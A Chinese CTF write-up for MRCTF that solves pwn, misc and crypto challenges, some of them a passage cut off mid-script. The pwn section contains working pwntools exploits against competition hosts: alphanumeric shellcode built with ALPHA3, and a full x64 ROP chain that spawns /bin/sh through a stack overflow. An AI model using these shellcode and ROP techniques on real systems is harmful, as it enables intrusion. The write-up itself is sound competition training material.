4     int v5; // [rsp+408h] [rbp-8h]
5     int i; // [rsp+40Ch] [rbp-4h]
6     write(1, "Show me your magic!\n", 0x14uLL);
7     v5 = read(0, buf, 0x400uLL);
8     if ( v5 <= 0 )
```

```
10     return 0;
11
12     for ( i = 0; i < v5; ++i )
13     {
14         if ( (buf[i] <= 96 || buf[i] > 122) && (buf[i] <= 64 || buf[i] > 90)
15             && (buf[i] <= 47 || buf[i] > 90) )
16         {
17             printf("I Can't Read This!");
18             return 0;
19         }
20     }
21
22 }
```

和shellcode题目没区别但是添加了字符信息判断 也就是需要一个shellcode 并且shellcode只能为大写小写字母、数字组成

利用Alpha3将shellcode生产为字母数字形式

```
1 python ./ALPHA3.py x64 ascii mixedcase rax --input="sc.bin" > out.bin
```

exp

```
1 from pwn import *
2 context(arch='amd64', os='linux')
3 #p=process('./shellcode-revenge')
4 p=remote('38.39.244.2',27942)
5 shellcode_64="Ph0666TY1131Xh333311k13Xjiv11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2
G0Z2o4H0u0P160Z0g700Z0C100y503G020B2n060N4q0n2t0B0001010H3S2y0Y000n0z01340
d2F4y8P115l1n0J0h0a070t"
6 payload=shellcode_64
7 log.info(p.recvuntil('Show me your magic!'))
8 p.send(payload)
9 p.interactive()
```

nothing_but_everything

先拖了ida 发现文件很大 且无符号


Function name

- [f] sub_400400
- [f] sub_400418
- [f] sub_400420
- [f] sub_400428
- [f] sub_400430
- [f] sub_400438
- [f] sub_400440
- [f] sub_400448
- [f] sub_400450
- [f] sub_400458
- [f] sub_400460
- [f] sub_400468
- [f] sub_400470
- [f] sub_400478
- [f] sub_400480
- [f] sub_400488
- [f] sub_400490
- [f] sub_400498
- [f] sub_4004A0
- [f] sub_4004A8
- [f] sub_4004B0
- [f] sub_4004B8

Line 37 of 616

测试运行程序 输入 输入 输出。除此无其他提示

利用



尝试恢复一些符号表 确定了start函数，根据经验可以从 start向下寻找

The screenshot shows the debugger's symbol table and the assembly code for the main function. The assembly code is:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-70h]
4
5     setbuf(0x6B97A8, &buf);
6     setbuf(0x6B97A0, &buf);
7     read(0, ::buf, 0x14ULL);
8     read(0, &buf, 0x300ULL);
9     printf((__int64)&buf);
10
11 }
```

此处是我自行修复后的代码 在修复前可以对比特征 输入 输入输出 以及setbuf 定位

接着就很简单了 读入buf 0x300 存在溢出

checksec

```
[*] Closed connection to 58.59.244.2 port 28007
+ios@ubuntu:~/APwn/MRCTF$ checksec pwn-4
[*] '/home/ios/APwn/MRCTF/pwn-4'
+ Arch: amd64-64-little
+ RELRO: Partial RELRO
+ Stack: No canary found
+ NX: NX enabled
+ PIE: No PIE (0x400000)
+ios@ubuntu:~/APwn/MRCTF$
```

可以溢出但是不能写shellcode，所以需要构造x64ROP

此处可以偷鸡 因为程序很大猜测肯定是静态编译程序、去符号表，可以利用工具直接生成ropchain

```
ROP chain generation
=====
- Step 1 -- Write-what-where gadgets
    [+] Gadget found: 0x47f261 mov qword ptr [rsi], rax ; ret
    [+] Gadget found: 0x4100d3 pop rsi ; ret
    [+] Gadget found: 0x4494ac pop rax ; ret
    [+] Gadget found: 0x444840 xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets
    [+] Gadget found: 0x444840 xor rax, rax ; ret
    [+] Gadget found: 0x4746b0 add rax, 1 ; ret
    [+] Gadget found: 0x4746b1 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets
    [+] Gadget found: 0x400686 pop rdi ; ret
    [+] Gadget found: 0x4100d3 pop rsi ; ret
    [+] Gadget found: 0x449505 pop rdx ; ret

- Step 4 -- Syscall gadget
    [+] Gadget found: 0x474c55 syscall ; ret

- Step 5 -- Build the ROP chain
```

确定溢出偏移

```

ios@ubuntu: ~/APwn/MRCTF

vAAYAAwAAZAAxAAyA\n'
03:0018| 0x7fffffffdd20 ← 'RAAoAASApATAqAAUArAAVAAtAAWAuAXAAvAYAAw
AZAAxAAyA\n'
04:0020| 0x7fffffffdd28 ← 'ApAATAAqAAUArAAVAAtAAWAuAXAAvAYAAwAAZAAxAAy
A\n'
05:0028| 0x7fffffffdd30 ← 'AAUArAAVAAtAAWAuAXAAvAYAAwAAZAAxAAyA\n'
06:0030| 0x7fffffffdd38 ← 'VAAtAAWAuAXAAvAYAAwAAZAAxAAyA\n'
07:0038| 0x7fffffffdd40 ← 'AuAXAAvAYAAwAAZAAxAAyA\n'

[ BACKTRACE ]

▶ f 0          400bc5
  f 1 414f41413941416a
  f 2 6c41415041416b41
  f 3 41416d4141514141
  f 4 415341416f414152
  f 5 7141415441417041
  f 6 4141724141554141
  f 7 4157414174414156
  f 8 7641415841417541
  f 9 4141774141594141
  f 10 417941417841415a

Program received signal SIGSEGV (fault address 0x0)
gdb-peda$ pattern offset 0x414f41413941416a
4706051884014715242 found at offset: 120

```

ok getshell

```

1 from pwn import *
2 from struct import pack
3 #c=process('./pwn-4')
4 c=remote("38.39.244.2",28067)
5 def pwn():
6     # Padding goes here
7     p = 'A'*120
8     p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
9     p += pack('<Q', 0x000000000006b90e0) # @ .data
10    p += pack('<Q', 0x000000000004494ac) # pop rax ; ret
11    p += '/bin//sh'
12    p += pack('<Q', 0x0000000000047f261) # mov qword ptr [rsi], rax ; ret
13    p += pack('<Q', 0x000000000004100d3) # pop rsi ; ret
14    p += pack('<Q', 0x000000000006b90e8) # @ .data + 8
15    p += pack('<Q', 0x00000000000444840) # xor rax, rax ; ret
16    p += pack('<Q', 0x0000000000047f261) # mov qword ptr [rsi], rax ; ret
17    p += pack('<Q', 0x00000000000400686) # pop rdi ; ret
18    p += pack('<Q', 0x000000000006b90e0) # @ .data
19    p += pack('<Q', 0x000000000004100d3) # pop rsi ; ret
20    p += pack('<Q', 0x000000000006b90e8) # @ .data + 8
21    p += pack('<Q', 0x00000000000449505) # pop rdx ; ret
22    p += pack('<Q', 0x000000000006b90e8) # @ .data + 8
23    p += pack('<Q', 0x00000000000444840) # xor rax, rax ; ret
24    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
25    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
26    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
27    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
28    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
29    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
30    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
31    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
32    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret
33    p += pack('<Q', 0x000000000004746b0) # add rax, 1 ; ret

```



```
83     p += pack('<Q', 0x00000000000474c55) # syscall ; ret
84     print hex(len(p))
85     c.sendline(p)
86     c.interactive()
87     c.sendline("ios")
88     pwn()
```

Misc:

CyberPunk

打开程序，显示

```
1 I love cyberpunk2077!
2 It will on 2020.9.17
3 Since it has been open,I will give you the flag
4 每隔10s刷新一次
5 当前时间：
6 月： 3
7 日： 27
```

更改系统时间后没变化，关闭重新打开出现flag

flag:MRCTF{We1cOm3_70_cyber_security}

ezmisc

一张图片无任何值发现，改个高看下

89	50	4E	47	0D	0A	1A	0A	00	00	00	0D
00	00	01	F4	00	00	01	FF	08	02	00	00
0B	00	00	00	01	73	52	42	00	AE	CE	
00	04	67	41	4D	41	00	00	B1	8F	0B	FC
00	09	70	48	59	73	00	00	0E	C3	00	00
6F	A8	64	00	00	26	C5	49	44	41	54	78
99	C4	B6	B1	45	51	C5	A5	80	F4	EC	50

Where is
the Flag ??

MRCTF{1ts_vEryyyyy_ez!}

你能看懂音符吗

b#♪||¶♪bb♪b|||bb♪||♪♪||♪♪||♪♪bb♪||♪♪||♪♪bb||¶\$||||||♪||♪||♪||♪bb||bb||bb||bb||

¶\$bb#||♪\$||¶¶¶¶\$||¶||♪||♪||♪||♪||♪||♪||♪||¶\$=

音符加密：

b#♪ || ¶♪bb♪b || bb♪ || ♪♪ || ♪♪bb♪ || ♪♪ || ♪♪bb || ¶\$ || || || ♪|| ♪|| ♪|| ♪|| ♪bb||bb||

|| ♪|| ♪|| ♪|| ♪|| ¶\$ =

使用密码

MRCTF{thEse n0tes ArE am@zing~}

千层套路

压缩包套娃 压缩包名称为解压密码
解压poc

```
1 import zipfile
```

```

3 next_file=""
4 if __name__ == '__main__':
5     file="0114.zip"
6     zf=zipfile.ZipFile(file)
7     #f=f.open('1.xlsx',mode='r',pwd='123456'.encode('utf-8'))
8     a=zf.namelist()
9     next_file=a[0]
10    try:
11        password=file.replace(".zip","",)
12        zf.extractall(pwd=password)
13    except RuntimeError as e:
14        print(e)
15    zf.close()
16    for i in range(1000):
17        zf=zipfile.ZipFile(next_file)
18        #f=f.open('1.xlsx',mode='r',pwd='123456'.encode('utf-8'))
19        a=zf.namelist()
20        try:
21            password=next_file.replace(".zip","",)
22            #print password
23            zf.extractall(pwd=password)
24        except RuntimeError as e:
25            print(e)
26        next_file=a[0]
27        print next_file
28        zf.close()
29
30 得到QR.txt

```

将QR.txt内容转换为1和0，并使用脚本生成二维码

```

1 from PIL import Image
2 x = 200
3 y = 200
4 im = Image.new('RGB', (x, y))
5 white = (255, 255, 255)
6 black = (0, 0, 0)
7 f=open('file','r')
8 ff = f.readline()
9 for i in range(x):
10
11    for j in range(y):
12        if ff[i*200+j] == '1':
13            im.putpixel((i, j), black)
14        else:
15            im.putpixel((i, j), white)
16 im.save("flag.jpg")

```




扫描得到flag

flag:MRCTF{ta01uyout1n0usandt imes}

不眠之夜


下载压缩包，打开是一堆图片，开始拼图



flag:MRCTF{Why_4re_U_5o_ShuL1an??}

寻找xxx

下载压缩包，打开是一段音频



手机拨号音，根据双音多频

低群/Hz	高群/Hz			
	1209	1336	1477	1633
697	1	2	3	A
770	4	5	6	B
852	7	8	9	C
941	*	0	#	D

识别出18684221609

发送到公众号得到



flag:MRCTF{Oh!!!!_Y0u_f1nd_my_secret}

pyFlag

题目给了三张图片，放到winhex下，可以发现尾部分别有一个部分，将它们组合在一起，可以得到，一个zip。

Secret File Part
1:]PK.....T?
1P.....
..SecretFile/PK.
.....t除P?.#昧
...?.....Secre
tFile/.hint.txt?
泰儘dL*!M?續.?振
:..]??.?腰端驢正"?
6?燒Aù>?.?i??X=
?ok.fc?纲"?c?U5
(LQ*J | .?p?R?x)
<? B?醜醜，鶴蛻
.4蝶h.? gNw.萍?
".? ? >?..n..?8?
.@G?狠? 煙冀B? ?
]xD?.!衄 ?, Q纏?
1Q水 N?僕..h??
k.艘)?閱\?員荄e#
u=BZ ? p?? ? ..
? 模亦1?? =?? PK
.....?1P? 烟
? ..h..... Secr
etFile/flag.txt.
:?'?3?莊]?_?€蹟
sG? ."8j`o(F
...SecretFile/.

E.>?? C@. 賦Sear
et File Part 3:]
.....79鶴
.?? 鶴 ...?6
.PK.....t
除P?.#昧...?....
.\$.)...
.SecretFile/.hin
t.txt.....
.?美qK .?美qK
...? ? .PK.....
.....瞳P?/?蔬..
.h.....\$.....€
....:...SecretFil
e/flag.txt....
.....@.&.L ..U
嗯L?? c?%.L?? PK
.....(....J.
....

zip被加密，爆破得到密码：1234

| | |
|--------|-----------------------------------|
| 当前密码长度 | <input type="text" value="4"/> |
| 当前密码 | <input type="text" value="1234"/> |
| 当前速度 | <input type="text" value="当前速度"/> |

得到flag密文：

```
1 G&eOhGcq(ZG(t2*H8M3dG&wXiGcq(ZG&wXyG(j~tG&e0dGcq+aG(t5oG(j~qG&eIeGcq+aG)6Q  
<G(j~rG&e0dH9<5qG&eLvG(j~sG&nRdH9<8rG%++qG%_eG&eIeGc+|cG(t5oG(j~sG&e0lH9<  
8rH8C_qH9<8oG&e0hGc+_bG&eLvH9<8sG&eLgGcz?cG&3|sH8M3cG&e0tG%_?  
aG(t5oG(j~tG&wXxGcq+aH8V6sH9<8rG&e0hH9<5qG(<E-  
H8M3eG&wXiGcq(ZG)6Q<G(j~tG&e0tG%+  
<aG&wagG%_cG&eIeGcq+aG&M9uH8V6cG&e0lH9<8rG(<HrG(j~qG&eLcH9<8sG&wUwGek2)
```

里边有一个hint.txt，解压是解压不出来的，我们直接从压缩包里拖出来。

- 1 题目提示我用各种baseXX编码把flag套娃加密了，你应该也有看出来。
- 2 但我只用了一些常用的base编码哦，毕竟我的智力水平你也知道...像什么base36base58听都没听过
- 3 提示：0x10,0x20,0x30,0x55

首先base85,这里base85可以用pythonbase64模块下自带的解码得到：

1 475532444B4E525549453244494E4A57475132544B514A54473432544F4E4A5547515A4447
4D4A5648415A54414E4257473434544B514A5647595A54514D5A5147553444474D5A554745
3355434E5254475A42444B514A57494D3254534D5A5447555A444D4E5256494532444F4E4A
57475A41544952425547343254454E534447595A544D524A5447415A55493D3D3D


是一个base64url编码，缺少%，脚本添加，之后的base16、base32操作类似：

请将要加密或解密的内容复制到以下区域

MRCTF{Y0u_Are_4_p3rFect_dec0der}

flag:MRCTF{Y0u_Are_4_p3rFect_dec0der}

古典密码知多少



i think you can know what i mean.

emmm.... maybe you can buy some fence~

all are uppercase letters! ! !

开局一张图，内容全靠猜2333

蓝色为猪圈密码



黑色为标准银河字母

The Standard Galactic Alphabet

| | | | | | | | | | | | | |
|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|-----------------------------|
| A | B | C | D | E | F | G | H | I | J | K | L | M |
| ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ | ↖ ↗ ↕ ↖ ↔ ↑ → ↓ ↕ ↖ ↔ ↑ → ↓ |
| N | O | P | Q | R | S | T | U | V | W | X | Y | Z |
| ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ | ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ ↘ ↙ |

黄色密码真心没有了解到，
根据提示 密码全为大写 且提到栅栏 猜测flag需要读懂图片后再次栅栏解密 因为密码分了三段 所以猜测栅栏组数为3 将此处未求得的密文用xXb代替

```
1 FGCP xXb  
2 RTU ABY  
3 ON  
4  
5  
6 FGCPxXbRTUABYON  
7
```

根据图片关系我们写出了一个含有位置字母的密文 接着栅栏解密

The screenshot shows a web-based cipher tool interface. At the top, there is a text input field containing the string "FGCPxXbRTUABYON". Below the input field are three buttons: "每组字数 3" (Group size 3), "加密" (Encrypt), and "解密" (Decrypt). The "Decrypt" button is highlighted with a blue border. Below these buttons, the decrypted output is displayed as "FXAGbBCRYPTOxUN".

可以清晰的看到可读明文CRYPTO , 根据常识 猜测X=L, b=l , B=S, x=F
得到明文 FLAGISCRYPTOFUN
flag: MRCTF{CRYPTOFUN}

Unravel!

文件下载后JM.PNG,可以binwalk 一张图片, 内容为: Tokyo,
look_at_the_file_ending.wav文件尾部有一串aes

```
y=U2FsdGVkX1/nSQ  
N+hoHL80wV9iJB/m  
SdKk5dmusulz4=  
U2FsdGVkX1/nSQN+hoHL80wV9iJB/mSdKk5dmusulz4=
```

利用刚才解除的密钥解密得到: CCGandGulu

利用这个密钥再去解密压缩包win-win.zip,得到ending.wav

利用slient eye软件解密得到:

The screenshot shows the "Decoded message" window of the Silent Eye software. The message content is "MRCTF{Th1s_is_the_3nd1n9}".

At the bottom of the window, there is a toolbar with the following buttons and settings:

- Format: UTF8
- File icon
- Encrypted data checkbox (unchecked)
- Compressed data checkbox (checked)
- Cancel button
- Decode button

flag: MRCTF{Th1s_is_the_3nd1n9}

Crypto:

天干地支+甲子

下载文件，解压后

```
1 得到得字符串用MRCTF{}包裹
2 一天Eki收到了一封来自Sndav的信，但是他有点迷希望您来解决一下
3 甲戌
4 甲寅
5 甲寅
6 癸卯
7 己酉
8 甲寅
9 辛丑
```

天干地支

01.甲子 02.乙丑 03.丙寅 04.丁卯 05.戊辰 06.己巳 07.庚午 08.辛未 09.壬申 10.癸酉
11.甲戌 12.乙亥 13.丙子 14.丁丑 15.戊寅 16.己卯 17.庚辰 18.辛巳 19.壬午 20.癸未
21.甲申 22.乙酉 23.丙戌 24.丁亥 25.戊子 26.己丑 27.庚寅 28.辛卯 29.壬辰 30.癸巳
31.甲午 32.乙未 33.丙申 34.丁酉 35.戊戌 36.己亥 37.庚子 38.辛丑 39.壬寅 40.癸卯
41.甲辰 42.乙巳 43.丙午 44.丁未 45.戊申 46.己酉 47.庚戌 48.辛亥 49.壬子 50.癸丑
51.甲寅 52.乙卯 53.丙辰 54.丁巳 55.戊午 56.己未 57.庚申 58.辛酉 59.壬戌 60.癸亥

得到

```
71
111
111
100
106
111
98
flag:MRCTF{Goodjob}
```

keyboard

```
1 得到的flag用
2 MRCTF{xxxxxx}形式上叫
3 都为小写字母
4 6
5 666
6 22
7 444
8 555
9 33
10 7
11 44
```

```
12 666  
13 66  
14 3
```

猜测九键输入法

2=abc

3=def

4=ghi

5=jkl

6=mno

7=pqrs

8=tuv

9=wxyz

解出mobilephond, 最后一个3可能漏掉了, 改为mobilephone

flag:MRCTF{mobilephone}

vigenere

维吉尼亚密码

给了密文以及加密文档

```
1 source_text="aaaabbbb"  
2 key_string="aaaabbbb"  
3 getdiff = lambda char: ord(char)-ord('a')  
4 getchar = lambda num: chr(ord('a')+num)  
5 def vigenere(src: chr, key: chr) -> chr:  
6     assert(src.isalpha() and key.isalpha())  
7     return(getchar((getdiff(src) + getdiff(key) + 1) % 26))  
8 src = source_text.lower()  
9 count = 0  
10 assert(len(key_string) > 5 and len(key_string) < 10)  
11 for i in src:  
12     if(i.isalpha()):  
13         print(vigenere(i, key_string[count % len(key_string)]), end=' ')  
14         count+=1  
15     else:  
16         print(i, end=' ')  
17  
18  
19  
20
```

就是个加密脚本 让你看看怎么加密的 以及给你了密钥长度范围6-9

所以 已知密文 和范围长度可以进行唯密文攻击

```
1 #!/bin/python3  
2 import re,os  
3 """  
4 source_text="aaaabbbb"  
5 key_string="aaaabbbb"  
6 getdiff = lambda char: ord(char)-ord('a')  
7 getchar = lambda num: chr(ord('a')+num)  
8 def vigenere(src: chr, key: chr) -> chr:  
9  
10
```

```

11     assert(src.isalpha() and key.isalpha())
12     return(getchar((getdiff(src) + getdiff(key) + 1) % 26))
13 src = source_text.lower()
14 count = 0
15 assert(len(key_string) > 5 and len(key_string) < 10)
16 for i in src:
17     if(i.isalpha()):
18         print(vigenere(i, key_string[count % len(key_string)]), end=' ')
19         count+=1
20     else:
21         print(i, end=' ')
22 """
23
24 def pretreatment():
25     """
26     pretreatment函数的主要作用是对明文进行预处理，去除非字母字符和转换大小写
27     :return: 经过预处理的明文字符串
28     """
29     with open("cipher.txt","r") as f:
30         wen = f.read()
31         pattern = re.compile('[\n|\d|\W]')
32         plain_1 = re.sub(pattern,'',wen).lower()
33         return plain_1
34 def chzs(input): #重合指数法
35     num_list = [0]*26
36     for i in range(0,len(input)):
37         ord_input = ord(input[i])-97
38         num_list[ord_input] +=1
39     n = len(input)
40     res = 0
41     for i in range(0,26):
42         res += num_list[i]*(num_list[i]-1)
43     return float(res)/((n-1)*n)
44 def len_key(input):
45     may_d = 0
46     index_d = 0
47     for d in range(1,10):
48         str_list = [""] * 10
49         for i in range(0,len(input)):
50             str_list[i%d] += input[i]
51         ch_sum = 0
52         ch_time = 0
53         for k in range(0, len(str_list)):
54             if str_list[k] != "":
55                 ch_sum += chzs(str_list[k])
56                 ch_time +=1
57         k1 = abs(ch_sum / ch_time - 0.065)
58         k2 = abs(may_d - 0.065)
59         if k1<k2:
60             may_d = ch_sum / ch_time

```

```

61         index_d = d
62     if abs(may_d-0.065)<0.006:
63         return index_d
64     else:
65         print("与0.065最接近的数为:",may_d,"\\n","此时长度为:",index_d)
66 def xd_d(input): #相对位移
67     key_len = len_key(input)
68     d_list = []
69     str_list = [""]*key_len
70     for i in range(0,len(input)):
71         str_list[i%key_len] += input[i]
72     sll = len(str_list)
73     for i in range(0,len(str_list)):
74         num_list_i = [0] * 26
75         for k in str_list[i]:
76             i_c = ord(k) - 97
77             num_list_i[i_c] += 1
78         for j in range(i+1,sll):
79             num_list_j = [0] * 26
80             for k in str_list[j]:
81                 j_c = ord(k) - 97
82                 num_list_j[j_c] += 1
83             may_res = 0
84             may_d = 0
85             n_j = len(str_list[j])
86             n_i = len(str_list[i])
87             res = 0
88             for d in range(1,26):
89                 for ni in range(0,26):
90                     res += num_list_i[ni]*num_list_j[(ni+d)&]
91                     res = float(res)/(n_i*n_j)
92                     if abs(res-0.065)<= abs(may_res-0.065):
93                         may_res = res
94                         may_d = d
95                     if abs(may_res-0.065)<=0.015:
96                         if j-i == 1:
97                             d_list.append(may_d)
98             return d_list
99 def key_gen(input):
100     d_list = xd_d(input)
101     key_list = []
102     for j in range(0,26):
103         key = chr(j+97)
104         for i in range(0,len(d_list)):
105             key += chr(((ord(key[i])-97)+d_list[i])&+97)
106             key_list.append(key)
107     return key_list
108 def vgdec(input , key):
109     mes = ""

```

```

111     for i in range(0,len(input)):
112         j = i % len(key)
113         v_input = ord(input[i])-97
114         v_key = ord(key[j])-97
115         v_mes = v_input-v_key
116         if v_mes < 0 :
117             v_mes = 26+v_mes
118         mes += chr(v_mes+97)
119     return mes
120 def force_dec(input):
121     res = key_gen(input)
122     e_time = 0
123     key_res = ""
124     mes_res = ""
125     for i in res:
126         mes = vgdec(input,i)
127         mes_num_list = [0]*26
128         for k in mes:
129             v_k = ord(k)-97
